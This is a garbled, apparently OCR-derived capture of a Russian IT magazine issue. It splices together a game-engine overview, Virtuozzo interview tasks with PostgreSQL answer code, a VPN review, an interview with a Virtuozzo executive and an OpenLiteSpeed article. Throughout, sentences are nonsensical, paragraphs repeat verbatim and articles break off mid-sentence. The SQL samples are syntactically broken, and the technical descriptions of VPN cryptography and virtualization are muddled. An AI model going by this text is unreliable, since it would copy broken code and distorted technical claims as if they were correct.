Microsoft Visual Studio Tools for Windows Azure
Microsoft Visual Studio Tools for Windows Mobile

3D-ОБЗОР: LUMBERYARD, UNITY 3D, TORQUE 2D И 3D, UNREAL ENGINE 4, CRYENGINE

Несколько лет назад собственный движок для игры считался, и все еще он считается, чем-то из ряда вон выходящим. Сейчас ситуация изменилась, и с коммерческим и некоммерческим лицензиями можно получить более, чем достойный инструмент. Мы рассмотрим пять наиболее известных и распространенных движков, которые позволяют сделать 3D-игру, не тратя на это годы и выше крыши набивая платформы для создания игр. Сейчас в разгаре и сейчас же мы попробуем разобраться, что же из себя представляют эти инструменты.

Мы не будем пытаться прикоснуться к ним глубоко и ещё одна статья, не из-за лени, а из-за того, что на каждый из движков можно написать отдельную книгу. Поэтому лучше сделать обзор. Кстати, что такое обзор? Это, по-русски говоря, «пробежаться по верхам». Вот мы и пробежимся.

Сергей Сергеев, Мастер Игрового Программирования

Куда податься инди-разработчику

Случайный необученный геймер становится для более начинных и все ещё не для начинающих разработчиков. Сейчас ситуация такова, что каждый может сделать в состоянии создать и не только создать, но и продать, и даже, что самое интересное, заработать. Но, чтобы сделать что-то, нужно знать, что и как делать. Вот, к примеру, Minecraft. Его сделал один человек, и сейчас на его доходы живут несколько человек. Но, чтобы сделать что-то подобное

Александр Лесинский
kostarsa@gb.ru

3 ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ЗАДАЧИ ОТ VIRTUOZZO И НАГРАЖДЕНИЕ ПОБЕДИТЕЛЕЙ ОТ POSTGRES PROFESSIONAL

В этой рубрике мы публикуем любые сложные и интересные задачи, такие, чтобы даже наши матерые читатели для себя что-нибудь нашли. Сегодня (24.09.2018, это про тебя) пишет в нем для себя то, над чем можно как следует попотеть. Но особенно мы хотим рассказать об инфраструктурных компаниях. И это не только потому, что офис Virtuozzo расположен в Сиэтле (и в один прекрасный момент мы сможем заняться своей трактир в направлении цивилизованного места, где в конце сентября +23 по Цельсию). Международная компания — это еще и новые связи, совсем другой уровень перспектив и возможностей. А поскольку Virtuozzo не так давно отделилась от другой крупной компании — это еще и новые интересные проекты.

Задачи от Virtuozzo

Файлы задач расположены на GitHub: https://github.com/YzvutAlemSa/xakep

Задание 1
github.com/YzvutAlemSa/xakep/tree/master/task1
У вас есть программа, простой тайпер, запускаемая из командной строки. Программа собрана под libc6 x86_64 linux и должна работать в совместных по архитектуре дистрибутивах Linux.

Результатом работы программы будет ежесекундный отчет времени (по умолчанию до десяти), после чего программа завершается.

```
$ ./timer
10
```

Однако, если два или более экземпляра этой программы будут работать параллельно, второй и последующий процессы выполняется неуспешно:

```
$ ./timer (из одного терминала)
10
$ ./timer (одновременно, из другого терминала)
error!
```

Ваша задача — создать такое runtime-окружение для запуска этой и подобных программ (использующих тот же самый API), чтобы два и более одновременно работающих экземпляра выполняли свою задачу, но мешали друг другу.

Задание 2
github.com/YzvutAlemSa/xakep/tree/master/task2
Вам предоставлен исходный текст программы, выводящий в формате JSON заданное количество полезных данных. Определите факторы, влияющие на производительность, и попытайтесь ускорить работу программы, сохраняя как формат, так и смысловое значение выводимой информации.

Задание 3
github.com/YzvutAlemSa/xakep/tree/master/task3
Самораспаковывающийся (SFX) архивом называется файл, в состав которого входят как собственно архивируемые данные, так и программа в машинных кодах или на интерпретируемом языке, предназначенная для запуска на целевой архитектуре. Выполняемый SFX-архив распаковывает содержащиеся в нем файлы в текущую рабочую директорию.

Необходимо написать программу-конвертер, которая может автоматически преобразовывать SFX-архивы в RPM-пакет. Предполагается, что SFX-архив будет запускаться в корне файловой системы, а результат установки RPM-пакета должен полностью соответствовать тому запуску, не считая дополнительных изменений прав. Требуется, чтобы сконвертированный пакет содержал как распаковывайки файлы, а не сам архив.

В задании приведены два варианта SFX-архивов, но программа-конвертер не должна опираться на знание о конкретных форматах архивов.

Куда слать ответы?
Правильные ответы принимает Анна Зуева (azuyeva@postgrespro.ru).

Награждение победителя
Лучший вариант решения задачи от Postgres отправится **Андрей Асякин**. Он крутой, поздравляем победителя! Андрей получает бесплатный билет на все три дня международного форума PGConf.Russia, который Postgres Professional будет проводить 15–17 марта 2017 года в Москве.

Ответы на задачи от Postgres Professional
xakep.ru/2016/08/11/coding-challenges-211/

Задача 1

```
    select p.*,
    from friend f, lateral(
        select * post p
        where p.usr_id=f.friend_id
        order by p.added desc
    ) p
    where f.usr_id=usr_id
    order by p.added desc
    limit 10
```

Нам потребуется индекс post(usr_id,added). Запрос и лоб-:

```
    select *
    from friend f, post p
    where f.usr_id=:usr_id
      and p.usr_id=f.friend_id
    order by p.added desc
    limit 10;
```

приведет к тому, что будет сначала выбрана все сообщения от друзей (то есть если у друга 1000 постов, то все 1000 и окажется получены), отсортированы (также все) и только потом отредактированы первый десяток. В предлагаемом ответе будет получено максимум 10 постов от каждого друга (мы должны предусмотреть и вариант, когда все 10 последних постов написаны только один друг).

Задача 2

Можно ли в строке, состоящей из символов (и), проверить баланс скобок? Как?

Очень просто — сначала преобразим строку в таблицу:

```
    select * from (
        select s.v[1] as v, pos
        from regexp_matches('))()()()()('(.)','g')
        with ordinality as s(v, pos)
    ) t
    where t.v in ('(',')')
```

после чего для каждой открывающей скобки будем выдавать единицу, а для закрывающей — -1. Обрати внимание на предложение with ordinality — оно позволит получить, кроме собственно значений, еще и их порядковый номер (в данном случае pos). Вообще говоря, даже без этого предложения мы получили корректный результат, и его использование в данном случае почти бувердо, что, но это знает, как в будущем станут возвращаться строки?

Посчитаем промежуточные суммы для этого выражение:

```
    select sum(case when t.v='(' then 1 else -1 end)
      over (order by pos) as r, pos
    from tokens
    order by pos
```

(tokens — имя таблицы со скобками).

Понятно, что для корректной последовательности скобок, во-первых, что по закрывающей скобке должно быть равно нулю открывающих и, во-вторых, слева от любой закрывающей скобки число открывающих скобок должно быть не меньше, чем число закрывающих -1; то есть рассматривается сумма ')' и подобные.

Соберем все вместе:

```
    with tokens as(
        select *
        from (
            select s.v[1] as v, pos
            from regexp_matches('))()()()()('(.)','g')
            with ordinality as s(v, pos)
        ) t
        where t.v in ('(','))
    ),
    rt as(
        select sum(case v when '(' then 1 else -1 end)
          over (order by pos) as r, pos
        from tokens
        order by pos
    )
    select case when (
                select rt.r
                from rt
                order by pos desc
                fetch first 1 rows only
                ) = 0
                and not exists(select * from rt where rt.r < 0)
                then true
                else false
            end
```

Кстати, интересное решение предложил один из читателей: (из строки предварительно удаляются все символы, отличные от (и):

```
    RETURN CASE WHEN EXISTS (
        WITH RECURSIVE a AS (
            SELECT regexp_replace(str, '\(\)', '') repl
            UNION ALL
            SELECT regexp_replace(repl, '\(\)', '')
            FROM a
            WHERE repl <> '\(\)'
        )
        SELECT * FROM a WHERE repl = '' )
    THEN true ELSE false END;
```

В нем он удаляет все пары '()' до тех пор, пока они встречаются; если получилась пустая строка, то баланс скобок соблюден.

Задача 3

Это происходит в том случае, когда ищут бульдозерята-женщину или нянечку-мужчину. PostgreSQL может статистику только по колонкам, а не по парам (тройкам и так далее), отчего рассчитывает, что нужные строки будут получены практически сразу, и оптимизатор выбирает последовательное сканирование.

Исправить можно просто построением индекса и по ocupation, и по sex.

Задача 4

При вставке строки в такую схему накладывается блокировка **FOR KEY SHARE**; она подобна блокировке **FOR SHARE**, за тем исключением, что блокируются только значения, входящие в первичный ключ / ограничение уникальности.

Задача 5

Для одного запроса — это лучше одно сделать — вполне достаточно стандартного уровня изоляции **READ COMMITTED**. При таком уровне изоляции каждый запрос видит согласованный снимок базы данных, если бы было несколько запросов в транзакции, то уровень изоляции пришлось бы повышать, но так как запрос один, этого не требуется.

Задача 6

Данный запрос некорректен, так как в случае параллельной работы несколько сессий могут вскочить в одинаковые конфликты. На самом деле его нетрудно преобразовать в корректный — например, обернуть в цикл и обратиться снова **unique_violation**.

```
    create or replace function tusrupdate(id int, name text)
      returns void as
    $codes
    declare
      temp int;
    begin
      loop
        begin
          with upd as(
            update tusr tu set name=tusrupdate.name where
            tu.id=tusrupdate.id returning 1
          )
          ins as(
            insert into tusr(id,name)
            select tusrupdate.id, tusrupdate.name
            where not exists(select * from upd)
            returning 2
          )
          select 1 into temp from ins;
          exit;
        exception
          when unique_violation then
            continue;
        end;
      end loop;
    end;
    $codes
    language plpgsql
```

Также можно использовать конструкцию **insert ... on conflict(...) do update**; к сожалению, это возможно только начиная с — при значении более одного ограничения уникальности (например, primary key и unique) могут также возникнуть ошибки; с нарушением уникальности, впрочем, описанный подход должен работать и в таком случае.

Задача 7

Тритгер некорректен сразу по нескольким причинам.

Во-первых, так как каждая сессия видит только данные, которые уже были зафиксированы другими транзакциями, то вопросы обеспечения целостности, что для транзакции идут параллельно и не в порядке.

Во-вторых, если тригтер создан как триггер before, то он должен вернуть какое-то значение (обычно или значение/обновления строки или null, если операция со строкой требуется пропустить).

Однако нередко возникает задача обеспечить уникальность сразу в нескольких таблицах — например, клиента (и должна быть уникальна как в таблице t1, так и в таблице t2. В таком случае между проблемы использовать advisory-блокировки и перед проверкой блокировать значение id, например так:

```
    create or replace function check_uniq() returns trigger as
    $codes
    begin
      if pg_advisory_xact_lock(10000, new.col) then
        if exists (select * from tb1 t where t.col=new.col) then
          raise exception 'Unique violation';
        end if;
        if exists (select * from tb2 t where t.col=new.col) then
          raise exception 'Unique violation';
        end if;
      end if;
    end;
    $codes
    language plpgsql
```

Хотелось бы обратить внимание на то, что используется функция **pg_advisory_xact_lock**, то есть блокировка будет снята при окончании транзакции и потому нет опасности случайно забыть снять блокировку.

Кроме того, если блокировка уже была сделана для случая вставки в таблицу, то для обновления его следует модифицировать (примечание: предполагается, что колонка col имеет тип integer; значение 10000 в вызове функции pg_advisory_xact_lock взято для примера).

Задача 8

Если видеть значение ERR00, потому что sqlstate, зканивающаяся на 000, означает, что ошибки нет, то, в отличие от Java, в PL/pgSQL данная ситуация — с ошибкой можно остановить многие дополнительные параметры, получить стек вызовов.

Следует также отметить, что с помощью работы с исключительными ситуациями в PL/pgSQL организована работа с точками сохранения (savepoints). ✖

IT-компании, ошите нам свои задачки!
Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки (kodinglab@gmail.) — мы их публикуем. Никаких встреч, дорогущих, но скучных и отвратительных — задачки, решаемые — подарки, вам — рецепт от нашей многосотенной аудитории, пишущим — строчки отчетности по публикации в головом компьютерном журнале.

Евгений Зубков
zubkov@yandex.ru

СНОУДЕН ПРОТИВ ПРИЗРАКА

SUBGRAPH OS
Secure Boot
Secure Data
Secure Network
Secure Hardware
Secure Software
Secure Hardware
Secure Software
Secure Hardware
Secure Software

РАБЕЛЯЕМСЯ С НОВИНКАМИ VPN

Мартин Прохоров
Проверено ZOOM-ДОЖДЕМ

При работе с облачными сервисами важна не только скорость обмена информацией, но и надежность — на первое место выдвигается гарантированный уровень безопасности. Данные, хранящиеся на внешнем ресурсе, не в коем случае не должны попасть в чужие руки. С другой стороны, постоянно появляются сообщения о попытках государств что-нибудь да заблокировать. Наверное, поэтому в последнее время вырос интерес к VPN-решениям, и каждый с уже традиционным IPsec/XFRM и OpenVPN в Linux стали активно развиваться еще несколько проектов. Сегодня чуть-чуть четыре из них рассмотрим: SoftEther VPN, WireGuard, FreeLAN и GoVPN.

SoftEther VPN

SoftEther — академический проект университета Цукуба, который изначально был ориентирован на исследования протокола Ethernet. Сейчас. Поначалу его собственные инженеры подготовили новый VPN-протокол, совместимый с Ethernet, и сделали для него клиентскую часть, которая позволяла запускать в чужом сегменте сети виртуальный Ethernet-адаптер, работающий поверх любого IP-соединения. Для этого использовались SSL-VPN протоколы, в частности, OpenVPN. Для поддержки Ethernet-фреймов в SSL-VPN протоколе в виде туннеля использовался L2TP/IPsec. L2TP, MS-SSTP, L2TPv3, EtherIP и OpenVPN. SoftEther VPN работает в режиме полного доступа к сети на уровне L2 (Ethernet-фреймы) и L3 (IP). В случае замены OpenVPN мы получаем более простую конфигурацию. Есть поддержка серверов для быстрого подключения VPN-клиента. Замена SSTP VPN позволяет отказаться от использования сервера на базе WINDOWS, требующего лицензии. Собственная протокол обеспечивает проскакивание Ethernet поверх HTTPS (иногда и назначение проходит — по туннелям Ethernet, выстраиваемым внешней прокси-сервер обеспечивает и нижележащие). Его использование дает возможность проверяющему сделать исключение Ethernet-шлюз, а то, есть отладит необходимость в полнотекстовом решении Ethernet-сети.

Для ускорения работы VPN-сервера, он работает через стандартный 443-й порт, который обычно не блокируется брандмауэром провайдера. Это позволяет использовать сервер вовсе вообще использование VPN: со стороны сервера выстраивается обычный и не требуется технологии типа Deep Packet Inspection. Но, конечно, шифрование по стандарту Dynamic DNS, позволяющий получить доступ к домашнему компьютеру. Для этого реализован сервер VPN Gate, называемый VPN Gate Local Service — в нем можно организовать свой VPN-сервер, который будет использовать для подключения к нему VPN-клиенты. Сервер VPN Gate Client содержит стандартный клиент VPN Gate, позволяющий отслеживать сервер и быстро подключаться к VPN Gate.

Обеспечивается высокая производительность и скорость — скорость 1 Гбайт/с без существенных ограничений по объемам ОЗУ и минимальный нагрузки на процессор. Поддержка шифрования — стойкие алгоритмы RC4 и Blowfish. Настраивается VPN-сервер на том же оборудовании оригинальные фишками. Поддержка шифрования AES-128 и AES-256, IPv4/IPv6, журналирование трафика и событий. Аутентификация пользователей паролем, RADIUS и Kerberos.

Администрирование учетные записей и параметры безопасности могут быть осуществлены с помощью графического интерфейса Server Manager (использующим telnet-протоколы, клиенты и каталоги), который устанавливается на Win- или macOS-машине. Для удаленного доступа этот при помощи туннеля командной строки протокол. Возможна установка на Windows, Linux, macOS, FreeBSD, Solaris. Для Linux доступны пакеты для Debian, Ubuntu, Fedora, openSUSE, Slackware. Для FreeBSD доступны пакеты и порты. Поддерживаются платформы Linux, FreeBSD, Solaris, Mac OS X, Windows. Для Linux — x86, x64, ARM (soft-float), MIPS (soft-float), MIPSel (soft-float). Обязательно поддерживается в Linux kernel 2.4/2.6/3.x, но без проблем работает и с предыдущими версиями. Для Linux — x86 и x64 — доступны пакеты для и запустить файл install.sh, после чего сервер будет запущен и настроен по основным запросам сервер:

```
$ sudo ./vpnserver start
```

Далее, отвечая на вопросы мастера (или при помощи Server Manager), настраиваем параметры подключения.

WireGuard

WireGuard — результат исследований автора проекта Джейсона Доненфельда (Jason A. Donenfeld), ранее компании Edge Security. Продукт со встроенным шифрованием, простой в использовании и в расширении (исходный путь более 4000 строк кода), что существенно выделяет его среди остальных решений. Кроме этого, все остальные решения — IPsec, OpenVPN — работают в рамках Linux/IPsec или OpenVPN. Самый молодой проект сборка. О чем заявлено — производительность в 10 раз по сравнению аналога в стеке ядра разработчиков ядра Linux, где был представлен ранее в марте. Хотя сам проект развивается уже несколько лет и кроме стандартных разработчиков ядра Linux, то есть его можно внедрить в основное ядро.

Для шифрования используется протокол Noise (подобно туннелям стандартным Internet и использующий), применяется RSA и ECC. Все остальные задачи не обрабатывается WireGuard, нет необходимости беспокоиться о ключе, получения, хранения и распределения, это уже забота WireGuard. Поддержка использования симметричного шифрования, но это потребует чуть большим конфигурирования. Каждый производится отдельный интерфейс, который к каждому сетевому интерфейсу привязывается закрытый ключ. Для обеспечения конечной проверки подлинности используется открытый ключ, который что ключи устарели. Для согласования ключей и соединения вместо собственного протокола используется Noise. Для пользователя используется механизм Noise, в Noise Protocol Framework, похожий на подготовкой authorized_keys и SSH. Это устраняет необходимость в PKI и X509.

Для шифрования применяется потоковый шифр ChaCha20 и алгоритм аутентификации Poly1305 (RFC 7539) для генерации одноразовых сообщений. Поскольку ключи — протокол Диффи — Хеллмана на эллиптических кривых в реализации Curve25519, поскольку реализация Bernstein. Хеширование — Blake2s, реализация использовала BLAKE2s (RFC 7693) и SipHash-2-4. Хеширование — Blake2s, реализация использовала BLAKE2s. Ключ — 32 с меньшей нетной кривой от Noise Protocol Framework, похожий на подготовкой authorized_keys и SSH. Это устраняет необходимость в PKI и X509.

Для шифрования применяется потоковый шифр ChaCha20 и алгоритм аутентификации Poly1305 (RFC 7539) для генерации одноразовых сообщений. Поскольку ключи — протокол Диффи — Хеллмана на эллиптических кривых в реализации Curve25519, поскольку реализация Bernstein. Хеширование — Blake2s, реализация использовала BLAKE2s (RFC 7693) и SipHash-2-4. Хеширование — Blake2s, реализация использовала BLAKE2s. Ключ — 32 с меньшей нетной кривой от Noise Protocol Framework, похожий на подготовкой authorized_keys и SSH. Это устраняет необходимость в PKI и X509.

Для шифрования использу

VIRTUO НА

ИНТЕРВЬЮ С АЛЕКСЕЕМ КОБЦОМ

ВИЦЕ-ПРЕЗИДЕНТОМ ПО РАЗРАБОТКЕ VIRTUOZZO

Беседовал
Илья Русанов
iliyarusanov@

«Что? Еще одна система виртуализации? Но я же только осилил Docker!» — скажете вы и будете правы. Виртуализация вещь, и новых инструментов в этой сфере масса. Но Virtuozzo — бесспорный фрукт — прорехи и червяк, не валит уже больше десяти лет. При этом информация в доступной форме о нем немного. Мы решили разобраться, что такое Virtuozzo, чем он отличается от Docker, для кого подходит и, главное, нужен ли он именно тебе или твоей компании.

Что такое Virtuozzo

Чем Virtuozzo отличается от Docker? Virtuozzo — это показатель интерфейсов. Другими словами — это поставщик виртуальных серверов. Используя Virtuozzo, вы можете создавать контейнеры, в которых находятся все ОС. Это предназначение Virtuozzo с самого начала, еще с двухтысячных годов. В виртуальной среде платформ Apache, Perl, или каких-то других панель управления, и это называется VPS-хостингом.

Когда мы говорим о Virtuozzo, то речь идет именно про виртуализацию. Когда дел нет только с Docker, нужно понимать, что это не средство виртуализации — это средство доставки приложений. Docker постоян на базе runC/libcontainer, а основной целевой использования — быстро доставлять приложение из каталога образов на продакшен-сервер, который может быть физическим сервером, персональным компьютером или виртуальным сервером в облаке.

Virtuozzo — это софт, который дает виртуализацию, то есть исполнение виртуальных машины. Для Docker нет разницы между контейнером и полной операционной, куда можно ставить приложения, и установкой на виртуальную машину в Virtuozzo. Google Cluster, Azure и так далее. Docker — это не виртуализация, сразу становится видна разница. В одном случае «контейнер» — это процессы соседние в другом — системный или ОС-контейнер.

Virtuozzo поставляет софт для сервис-провайдеров. Скажем, провайдеры могут на основе Virtuozzo сделать мини-облако из VPS, и туда можно будет ставить Docker. Когда к этим провайдерам с Virtuozzo приходят их конечные пользователи и говорят «нам нужен Docker-контейнер», иногда возникает недопонимание. Недавно мы с нашими менеджерами обсуждали, куда встроить пользовательский интерфейс для Docker и Kubernetes (это еще одна система управления контейнерами). Пришли к выводу, что его нужно встраивать в UI сервисов, отвечающая за управление контейнерами.

Virtuozzo, в отличие от Docker, умеет использовать для «живой» миграции приложений. Эта функция была с самого создания Virtuozzo, но реализация развивалась от версии к версии. Для ее работы нужно 6 очень быстрых серверов в ядре. Пару лет назад мы сделали большой пиг и предложили его сообществу Linux kernel, но пиг отвергли. Мы, конечно, расстроились, но решили подумать, что можно изобрести вместо пига. Спустя 9 лет удалось сделать то, что потребовалось вместо нейтивных и приемлемые изменения в ядро, а все остальное уже на стороне Apache. Перед нами открылись перспективы — мы по-прежнему занимаются Panels Ежельнов. Именно он изобрел эту технологию вместо пига из ядра, и ей сейчас активно пользуются. Она возня в стандартные дистрибутивы — Redhat, Ubuntu — и даже в Docker. Virtuozzo 7 она используется как основная технология миграции контейнеров.

Virtuozzo устраивает большие корпорации, но не малые.

Virtuozzo, в отличие от Docker, умеет использовать для «живой» миграции приложений. Эта функция была с самого создания Virtuozzo, но реализация развивалась от версии к версии. Для ее работы нужно 6 очень быстрых серверов в ядре. Пару лет назад мы сделали большой пиг и предложили его сообществу Linux kernel, но пиг отвергли. Мы, конечно, расстроились, но решили подумать, что можно изобрести вместо пига. Спустя 9 лет удалось сделать то, что потребовалось вместо нейтивных и приемлемые изменения в ядро, а все остальное уже на стороне Apache. Перед нами открылись перспективы — мы по-прежнему занимаются Panels Ежельнов. Именно он изобрел эту технологию вместо пига из ядра, и ей сейчас активно пользуются. Она возня в стандартные дистрибутивы — Redhat, Ubuntu — и даже в Docker. Virtuozzo 7 она используется как основная технология миграции контейнеров.

Virtuozzo устраивает большие корпорации, но не малые.

Virtuozzo и крупные сети

До сих пор есть вещи, которые мы по той или иной причине не включаем в дистрибутив. Например, улучшения, связанные с производительностью, которые позволяют быть на 50% лучше, чем то же самое в OpenVZ. Мы создаем гостевые ядра и дистрибутивы, которые ориентированы на наблюдается, никто из эту тему не думает, мы их оставляем своим ходом. Это те ценные вещи, из-за которых Virtuozzo приносит своим пользователям. Если мы будем все выкладывать, то зачем тогда нужны?

Мы выработали стратегию работы с опенсорсом методом проб и ошибок. Одно время мы пытались, что все хорошие изменения войдут все, но оказалось, что клиенты в таком случае ожидают, что опенсорсный проект должен быть бесплатным. Пришлось сделать новый продукт — OpenVZ, который по-прежнему если и доступен, но в апстриме заметна какая-то активность в разработке того, что у нас есть, значит, люди начинать туда. Потом мы сделали OpenVZ 7 и сделали так, чтобы часть свое решение у нечтом того, что без нас сделают в апстриме. Но при этом мы не торопимся делиться своими уникальными решениями — сначала их нужно мигелетировать. В общем, мы выработали такую модель, и пользователи этому довольны.


Опенсорсный проект OpenVZ появился где-то в районе 2004 года. Сейчас мы позиционируем его как ядро, поверх которого ставится Virtuozzo. Изначально это было сделано для того, чтобы облегчить интеграцию, да и в целом упростить всеобщее. Когда есть один опенсорсный проект, другой опенсорсный проект легче воспринимает то, что ты делаешь, поскольку видит, что все делаешь. В этом была основная цель OpenVZ, которая успешно решена.

Вокруг OpenVZ появилось пользовательское комьюнити, не целое поселение, конечно, но достаточное, чтобы поддержать сообщество фанатов. Выпуская ядро с OpenVZ, мы получаем ценную обратную связь, что работает, что не работает. Люди значатся пригодился нам фиксы или просто указывают на проблемы, поэтому нам экосистема крайне необходима.

OpenVZ — это, по сути, базовая версия Virtuozzo. Далее но все фукции, которые есть в Virtuozzo, есть в OpenVZ. А мы поскольку работаем над ядром, мы можем сделать что-то, что происходит с KVM. Скажем, пять лет назад было полегче, что мы могли сделать OpenVZ. А три года назад, когда появился что комьюнити KVM бежит быстрее. Вида, что делает мой команда, в сравнении с тем, что делает комьюнити, и отдавать обратно, что мы получили дорого — слишком большие фиги, чем есть в KVM. В какой-то момент, проведя исследование, мы поняли, что нам нужно перенести в KVM, но при этом забрать с собой то ядро, которое у нас есть. Мы хотим использовать и от того, и от того, и в апстриме. В итоге наша система бэкапов и кеширования дает прирост производительности в KVM.

На базе Virtuozzo делаются некоторые решения для DevOps. К примеру, Jelastic — мы в партнерстве с его разработчиками выступили Virtuozzo DevOps. Чтобы сделать на Virtuozzo такое решение, требуется тот уровень, который принесет Jelastic.

Есть клиенты, которые используют Virtuozzo не только как сервис-провайдеры, но и в других сценариях. В том числе и очень крупные американские компании. Если такому клиенту подходит Virtuozzo, то мы хватаем какие-то фичи, они иногда запрашивают их у нас, и мы добавляем. Но основная часть наших клиентов — это все же сервис-провайдеры. К примеру, в России Селиум, Ихбоза, Rusonyx работают на Virtuozzo. В США — например, в GoDaddy используют наши решения.



Алексей Кобцов о себе

Мой творческий путь начинался с МФТИ. Я мечтал попасть на факультет аэродинамической техники, но, когда я уже подавал документы, мне сказали, что это не кафу, а круч факультет общей и прикладной физики. Я поступил туда.

До этого у меня дома компьютера не было, вспоминаю я с ним случались, на занятиях по информатике. Потом в дома из первых на курсе купил себе компьютер, и с того времени появилась тяга к программированию. Тогда мы часто ставили Windows, и мой запускал какие-то игры. Через какое-то время это увлечение для меня выросло в поиск базовой кафедры и научного руководителя, чтобы начать профессионально. На Физтехе проявился Александр Геннадьевич Горматов, он восстановил, наверное, всех топ-менеджеров в компаниях Acronis, Virtuozzo, Parallels и так далее. Даже Сергей Белоусов решил дисертацию под его руководством. В общем, я пошел к Александру Геннадьевичу прямо в Physfet. В целом какие-то задания, которые он выдавал, и в какой-то момент прошел программе занятьс тестированием в SWsoft, в частности. По тем временам это были хорошие деньги, хорошая подработка на лето. Мы начали писать систему автотестов для ядра Virtuozzo. Вот так все и началось. Это было лето 2000 или 2001 года, приблизительно мой третий курс.

Программировать я начал с Shell и Perl. На них тогда писалась тесть. Но приходилось писать на C и C++. Было подарено, что надо, что Linux падает, когда отрывается огромное количество TCP-сокетов и по ним гоняются данные. Мои начальники поотстали, напишем мы как такой тест, который хронит ядро в коде, или на напишем. Я на это потратил, наверное, месяц. Но отлаживал и запускал на системе с одним процессором. Я уже был готов сдаться, но в последний момент взял другой сервер SMP и запустил — система мгновенно упала.

Как начинался Virtuozzo

Главной идеей Virtuozzo было создать раздельные среды для хостеров. Им нужно иметь различный бетатест и быть изолированными друг от друга таким образом, чтобы не было проблем с распределением ресурсов. Изолировать, естественно, нужно было и от хоста, чтобы не оставлять возможность проникновения. Эту задачу получили спецы из Сиэтла. Сергей Геннадьевич, я тогда еще как раз получилась технологии, которую мы назвали по-разному: vitual environments, контейнеры. Это и легло в основу Virtuozzo и OpenVZ. Вы всю работали мы отслеживаем эту технологию.

Когда я пришел в компанию в 1999 или 2000 году, работа над виртуальными окружениями уже велась. Сейчас, спустя довольно много лет, понятно, что нет такого плана, который сразу гарантирован бы успех. Методом проб и ошибок мы искали, где можно проникнуть с нашей технологией. В то время в Сиэтле был свой сайтсе, все делали сайты, всем хотелось. Был поиск, что виртуальные машины — это не выход, но технология крайне сущностна. Можно исолировать на уровне процессов, но этого все равно недостаточно. Одно время мы думали что-то подобное сделать на стороне, и в итоге пошли по пути дополнения изоляции файловой системы и сетевой изоляции.

Существовала версия Virtuozzo для FreeBSD, но она не была выпущена, потому что доминирует Linux. Есть версия для Windows — это один из проектов, над которым мне посчастливилось работать.

О безопасности

У нас не разу не было случая эксплуатации уязвимости изнутри виртуальной машины. Такие вещи всегда встречают очень редко, и то, что я им знает, наверное, хорошо их в тайне. Мы очень осрьезно к этому относимся. К примеру, кроме внутреннего сокращения разработчиков у нас есть целая команда (выкладыч — кажется, кто-то при этом занимается). Мы ещё нанимаем и работаем с компанией Openwall. Их проверяют сокодатели ревью каждый раз, когда мы выкладываем. Недавно закончили ревью Virtuozzo 7. Нечего такого, что открыло бы пять для эксплейта, не нашли, но есть небольшие ошибки, которые мы исправляем. Мы очень внимательно следим за сообществе. Например, когда выходит ядро Redhat, мы сообщаем, что там произошло, и порой даже что-то чиним и отсылаем в Red Hat. Периодически Red Hat на нас ругается, что мы слишком быстро выпускаем ядро, чем появляется Red Hat с фиксом.

У Virtuozzo есть программа ачрде bug bounty, но попрощ. Есть почта security@virtuozzo.com, куда приходят письма с бег-репортами. Мы их классифицируем и, если подтверждаем наличие серьезной уязвимости, вознаграждаем таких людей. Такое бывает нечасто, но мы честно платим.

Кого берут в Virtuozzo

Мы работаем с несколькими вузами, есть студенческие программы и интернатура. Начинающие можно прийти туда. Студенты, к примеру, занимаются CRM. Через один-два года становятся старшими разработчиками и ведут рабочий день в подключается к серьезным разработкам. Если посмотреть на команду, у нас достаточно большое количество людей прошло через наши ряды — кто-то в Virtuozzo, кто-то в Parallels.

Если вышеуказанные вузы, есть интересные разработки, мы посмотрим, погоняем с вами, и, возможно, возьмем. В первую очередь нужно разбираться в коде. Если ты успел зарекомендовать себя с разработкой и занимаешься ядрами, связанными с производительностью, с разработкой гостевых драйверов, с разработкой систем виртуализации, мы, конечно же, обратим на тебя внимание.

Разработчикам ядра нужно знать C, а пользовательский интерфейс мы пишем на Go. Но для тех, у кого есть глубокие знания программирования, язык уже не так важен. Я был достаточно бодрым, когда мне сказали, что C++ не очень хорошо. Я знал Perl и Shell, но в итоге разобрался. Главное — чтобы человек был способен к развитию и увлечен.

→

БЫСТРЫЙ И СВОБОДНЫЙ

РАЗВЕРТЫВАЕМ О ВЕБ-СЕРВЕРОМ OPENLITESPEED

Фарит Сагитов
Руководитель
отдела разработки
ALTEGRO TECHNOLOGY

Ограниченность ресурсов VDS приводит к тому, что когда нагрузка резко возрастает, серверы начинают «падать» или выдают глюки из-более высокой либо пробовать выжать максимум из текущего сервера, оптимизировав установленное и состав ПО. На случайных задачах перевести с Apache на nginx, использовать связку nginx + Apache, установить кеширующий сервер Varnish. Но зобашки с веб-сервером OpenLiteSpeed, который достаточно свободен благодаря высокопроизводительным и низкому потреблению памяти.

Возможности OpenLiteSpeed

В выделенной ОС под управлением Debian, предназначенным преимущественно для хостинга, развернуты стандартные для Linux-сервера Apache, MySQL, PHP. Для ускорения работы сервера сайты были перенесены на ramdisk (для доступа бесплатно бесплатно функционировать). Сохраняемые уникальные данные сайтов, а также логи, были перенесены на SSD-диск, для ускорения записи перенесен основные компоненты. Особо хотелось бы отметить, что ничего лишнего веб-сервера для настройки и проверки (отличия. Можно сравнить с Apache, но для сравнения нужно иметь Apache, а его-то как раз и нет). Для сравнения производительности и ресурсов нужно сравнивать с уже имеющимся рочий динозавром. Здесь же такой необходимости нет — Apache, nginx, Varnish, OpenLiteSpeed — все на одном сервере.

В Сети можно найти большое количество статьи. Так сервер сервер OpenLiteSpeed отличается по производительности Apache в несколько раз, а по потреблению памяти — в десятки раз. Но, к сожалению, в Сети нет сравнения с Apache, nginx, Varnish, OpenLiteSpeed. Поэтому мы решили сравнить все вышеперечисленные компоненты. Здесь вам может не понравиться настройка, но, к сожалению, OS Debian обладает старыми версиями ПО, а для нормальной работы OpenLiteSpeed требуется свежая версия. Поэтому, чтобы не ставить дополнительные репозитории, мы с OpenLiteSpeed обкатывали сервер, где все компоненты были обновлены до последних версий. Для сравнения производительности использовались сайты, которые были перенесены на ramdisk. Для сравнения использовались сайты, которые были перенесены на ramdisk. Для сравнения использовались сайты, которые были перенесены на ramdisk. Для сравнения

ПЕРЕХОДИМ НА SSD: НАШ СУБЪЕКТИВНЫЙ ОПЫТ

